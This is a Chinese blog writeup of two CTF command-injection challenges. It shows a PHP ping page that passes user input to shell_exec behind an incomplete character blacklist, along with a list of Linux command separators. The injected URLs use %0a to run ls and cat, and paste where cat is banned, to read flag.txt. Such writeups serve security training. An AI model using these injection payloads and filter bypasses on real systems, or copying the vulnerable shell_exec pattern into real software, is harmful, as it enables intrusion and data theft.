云演-Web命令执行-writeup

原创

秋风瑟瑟... 于 2020-06-14 18:52:06 发布 570 收藏

分类专栏： 云演

本文链接：https://blog.csdn.net/qq_45628145/article/details/106749854


版权

云演 专栏收录该内容

6 篇文章 0 订阅


订阅专栏

exec-01



please input a get type parameter as ip!!

ping一下ip




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.029/0.029/0.029/0.000 ms
```

这里用管道符来命令分割没有用，测了一下，最终有用的是`%0a`，linux下一般的命令分隔符有这几个

```
|   ||   &   &&   .   ;   -   <>   $    %0a   %0d  `
```

ls一下




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.026/0.026/0.026/0.000 ms
index.php
```

cat一下，得到


```
 '',
  ';' => '',
  '|' => '',
  '-'  => '',
  '$'  => '',
  '('  => '',
  ')'  => '',
  '`'  => '',
  '||' => '',//%0A
 );

 // Remove any of the charactars in the array (blacklist).
 $target = str_replace( array_keys( $substitutions ), $substitutions, $target );


 // var_dump($target);

 // Determine OS and execute the ping command.
 if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
  // Windows

  $cmd = shell_exec( 'ping  ' . $target );
 }
 else {
  // *nix
  $cmd = shell_exec( 'ping  -c 1 ' . $target );
 }

 // Feedback for the end user
 echo  "
{$cmd}
";

 }
 else{
  echo "please input a get type parameter as ip!!";
 }


?>
```

确实是过滤了好多分隔符啊，接着ls


不安全 | c6c27750.yunyansec.com/?ip=127.0.0.1%0als%20../

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.026/0.026/0.026/0.000 ms
flag.txt
html
```


发现**flag.txt**，cat一下，得到flag


不安全 | c6c27750.yunyansec.com/?ip=127.0.0.1%0acat%20../flag.txt

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.027/0.027/0.027/0.000 ms
flag{3ed5rf6ygb23ws6tgv}
```

exec-02

前面的步骤和上一题一样，不过发现cat命令被ban了，测试发现很多读取文件的命令也被ban了，测试中发现`paste`命令有用，得到flag


不安全 | 89575729.yunyansec.com/?ip=127.0.0.1%0apaste%20../flag.txt

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.024/0.024/0.024/0.000 ms
flag{d5w9kjdly5gb23ws6tgv}
```

题目是已经做完了，不过来读一下index.php看看，但是相关的变量并没有在里面。。

```php
 '',
  ';' => '',
  '|' => '',
  '-'  => '',
  '$'  => '',
  '('  => '',
  ')'  => '',
  '`'  => '',
  '||' => '',//%0A
 );

 // Remove any of the charactars in the array (blacklist).
 $target = str_replace( array_keys( $substitutions ), $substitutions, $target );


 // var_dump($target);

 // Determine OS and execute the ping command.
 if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
  // Windows

  $cmd = shell_exec( 'ping  ' . $target );
 }
 else {
  // *nix
  $cmd = shell_exec( 'ping  -c 1 ' . $target );
 }

 // Feedback for the end user
 echo  "
{$cmd}
";

 }
 else{
  echo "please input a get type parameter as ip!!";
 }
?>
```